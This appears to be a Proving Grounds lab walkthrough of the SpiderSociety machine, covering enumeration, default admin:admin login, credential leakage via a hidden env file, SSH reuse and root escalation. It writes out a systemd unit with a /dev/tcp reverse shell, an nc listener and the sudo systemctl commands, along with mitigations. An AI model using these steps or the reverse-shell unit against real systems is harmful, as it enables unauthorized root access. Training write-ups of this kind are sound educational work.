SpiderSociety — Proving Grounds
A Proving Grounds Linux walkthrough covering virtual-host discovery, default control-panel credentials, FTP access to application source code, a hidden environment file exposing reusable credentials, SSH access as spidey, and privilege escalation through a writable systemd service with limited passwordless systemctl permissions.
- Platform
- Proving Grounds Practice
- Difficulty
- Medium
- Date
- proving-grounds
- linux
- apache
- vsftpd
- virtual-host
- default-credentials
- ftp
- source-code-review
- credential-reuse
- ssh
- systemd
- privilege-escalation
Overview
SpiderSociety is a Linux machine from Proving Grounds. The successful chain combined discovery of a virtual host from website content, a control panel protected by default credentials, FTP backup credentials disclosed after authentication, FTP access to application source code, a hidden environment file exposing credentials for spidey, credential reuse over SSH, a writable systemd service, passwordless systemctl daemon-reload and service restart, and a reverse shell as root.
This is an independent walkthrough of an authorized training lab. It is not affiliated with or endorsed by OffSec.
Attack path summary
Nmap identified SSH, HTTP, and FTP services. Website content disclosed the
spidersociety.offsec.labvirtual host, where/libspider/exposed a control panel protected by default credentials. Authenticated access revealed an FTP backup account. The FTP service exposed application source code, which disclosed a hidden environment file containing credentials forspidey. The same password was accepted by SSH. Local enumeration then identified a writable systemd unit combined with passwordlesssystemctlreload and restart permissions, producing a root reverse shell.
Enumeration
I began with a default top-1000 TCP SYN scan of 192.168.135.214. This was not a full-port scan, but it identified the open ports 22, 80, and 2121:
sudo nmap -sS -T4 192.168.135.214With the open ports identified, I ran a targeted service and script scan against them:
sudo nmap -sS -sC -sV -O -T4 -p 22,80,2121 192.168.135.214 -oN nmap-tcp.txtThe relevant service output was:
22: OpenSSH 9.6p1 Ubuntu 3ubuntu13.980: Apache 2.4.58 on Ubuntu2121: vsftpd 3.0.5

OS detection was unreliable, and no exact OS fingerprint was established.
I also ran a top-20 UDP scan:
sudo nmap -sU --top-ports 20 192.168.135.214 -oN nmap-udp-top.txt --openEvery returned UDP result was open|filtered, so no UDP service was confirmed open.
Discovering the virtual host
The website on port 80 presented the Spider Society landing page. WhatWeb identified Apache 2.4.58 on Ubuntu. Direct-IP file and directory fuzzing produced no useful application path, but page content exposed two contact addresses:
contact@spidersociety.offsec.labcontact@spidersociety.org
The contact address exposed the internal-style hostname spidersociety.offsec.lab. Both offsec.lab and spidersociety.offsec.lab were added for local resolution and enumerated. Further enumeration discovered /libspider/, which was reachable through both http://offsec.lab/libspider/ and http://spidersociety.offsec.lab/libspider/.

offsec.lab revealed the /libspider/ control-panel path.Accessing the Spider Society control panel
/libspider/ exposed the Spider Society Control Panel login.

Testing SQL injection against the login form did not succeed, but the login accepted the default admin:admin credentials.

Authenticated access exposed management functionality, and the panel disclosed credentials for an FTP backup account.
Recovering the FTP backup account

Anonymous FTP authentication failed. The authenticated panel disclosed the following FTP backup credentials:
Username: ss_ftpbckuser
Password: ss_WeLoveSpiderSociety_From_Tech_Dept5937!
These credentials authenticated successfully to the FTP service on port 2121. The available files appeared to mirror the website and its /libspider/ application. No write access is claimed.
Reviewing the application source code

FTP exposed files associated with the website and /libspider/, including control-panel.php, fetch-credentials.php, index.php, login.php, logout.php, and users.php. The key finding was in fetch-credentials.php, which built a path using __DIR__ plus a hidden filename:
/.fuhfjkzbdsfuybefzmdbbzdcbhjzdbcukbdvbsdvuibdvnbdvenv
Source review disclosed this location. Other files were reviewed but did not contribute to the successful path.
Extracting the hidden credentials
Requesting the hidden path exposed the environment-style key/value data directly:
FTP_BACKUP_USER=ss_ftpbckuser
FTP_BACKUP_PASS=ss_WeLoveSpiderSociety_From_Tech_Dept5937!

DB_CONNECT_USER=spidey
DB_CONNECT_PASS=WithGreatPowerComesGreatSecurity99!
The hidden file exposed both the FTP backup credentials and a separate pair tied to DB_CONNECT_USER=spidey. I tested the spidey password against SSH, and SSH accepted it.

Establishing an SSH foothold
The password WithGreatPowerComesGreatSecurity99!, stored alongside DB_CONNECT_USER=spidey, was also accepted by SSH, providing an initial foothold as spidey. The shell prompt confirmed user spidey on host spidersociety.
Local enumeration

LinPEAS was run, and sudo -l was checked. /etc/systemd/system/spiderbackup.service was writable by spidey. The sudoers configuration allowed the following:
(ALL) NOPASSWD: /bin/systemctl restart spiderbackup.service
(ALL) NOPASSWD: /bin/systemctl daemon-reload
(ALL) !/bin/bash, !/bin/sh, !/bin/su, !/usr/bin/sudo
The explicit shell restrictions did not prevent escalation. The critical condition was the combination of the writable service file, passwordless daemon reload, and passwordless service restart.
systemctl permissions.Abusing the writable systemd service
The escalation followed the standard systemd unit-file editing pattern documented by GTFOBins. The service was overwritten with a reverse-shell ExecStart:
[Service]
Type=oneshot
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/192.168.45.155/4444 0>&1'
[Install]
WantedBy=multi-user.target
With a listener running on the attacker host:
rlwrap nc -nvlp 4444I reloaded systemd and restarted the target service:
sudo /bin/systemctl daemon-reload
sudo /bin/systemctl restart spiderbackup.service
The daemon reload caused systemd to read the modified unit, and the restart executed the malicious ExecStart. The target connected back to 192.168.45.155:4444, and the resulting prompt confirmed a root shell.
The final proof output was:
cat /home/spidey/local.txt
9a5f2fbf74cc523c65d9d8a2ac230dbf

cat /root/proof.txt
f7e5ec45bf142e220393b73586840b56
Root cause
Initial access
- An internally named virtual host was discoverable from public website content and exposed a management panel.
- The control panel accepted default credentials and disclosed an FTP backup account after authentication.
- FTP access exposed application source code, and
fetch-credentials.phprevealed the path of a hidden web-accessible environment file. - The hidden file exposed reusable credentials for
spidey, and the same password was accepted by SSH.
Privilege escalation
spideycould modify the root-executedspiderbackup.serviceunit.- Passwordless sudo allowed
systemctl daemon-reloadand restart of that specific service. - The malicious
ExecStartexecuted as root and returned a reverse shell.
Mitigations
- Remove default control-panel credentials, enforce strong unique passwords with MFA, and restrict the management panel to trusted management networks.
- Stop storing or exposing credentials in application interfaces, source-controlled files, or PHP source; retrieve secrets at runtime from a vault or restricted configuration outside the web root.
- Keep environment files outside the document root, restrict FTP and source-code access according to least privilege, and audit web roots for exposed hidden files.
- Protect systemd unit files from non-root modification, and tightly scope sudo
systemctlpermissions to safe operations that cannot execute attacker-controlled unit content.
Lessons learned
- Website content such as contact email addresses can reveal virtual-host names worth enumerating.
- Successful authentication to one service can expose credentials for another.
- Access to application source code can reveal hidden configuration paths even when it does not contain passwords directly.
- A password stored for one service may be reused elsewhere and accepted by SSH.
- A writable systemd unit combined with limited passwordless
systemctlpermissions can still provide a direct path to root.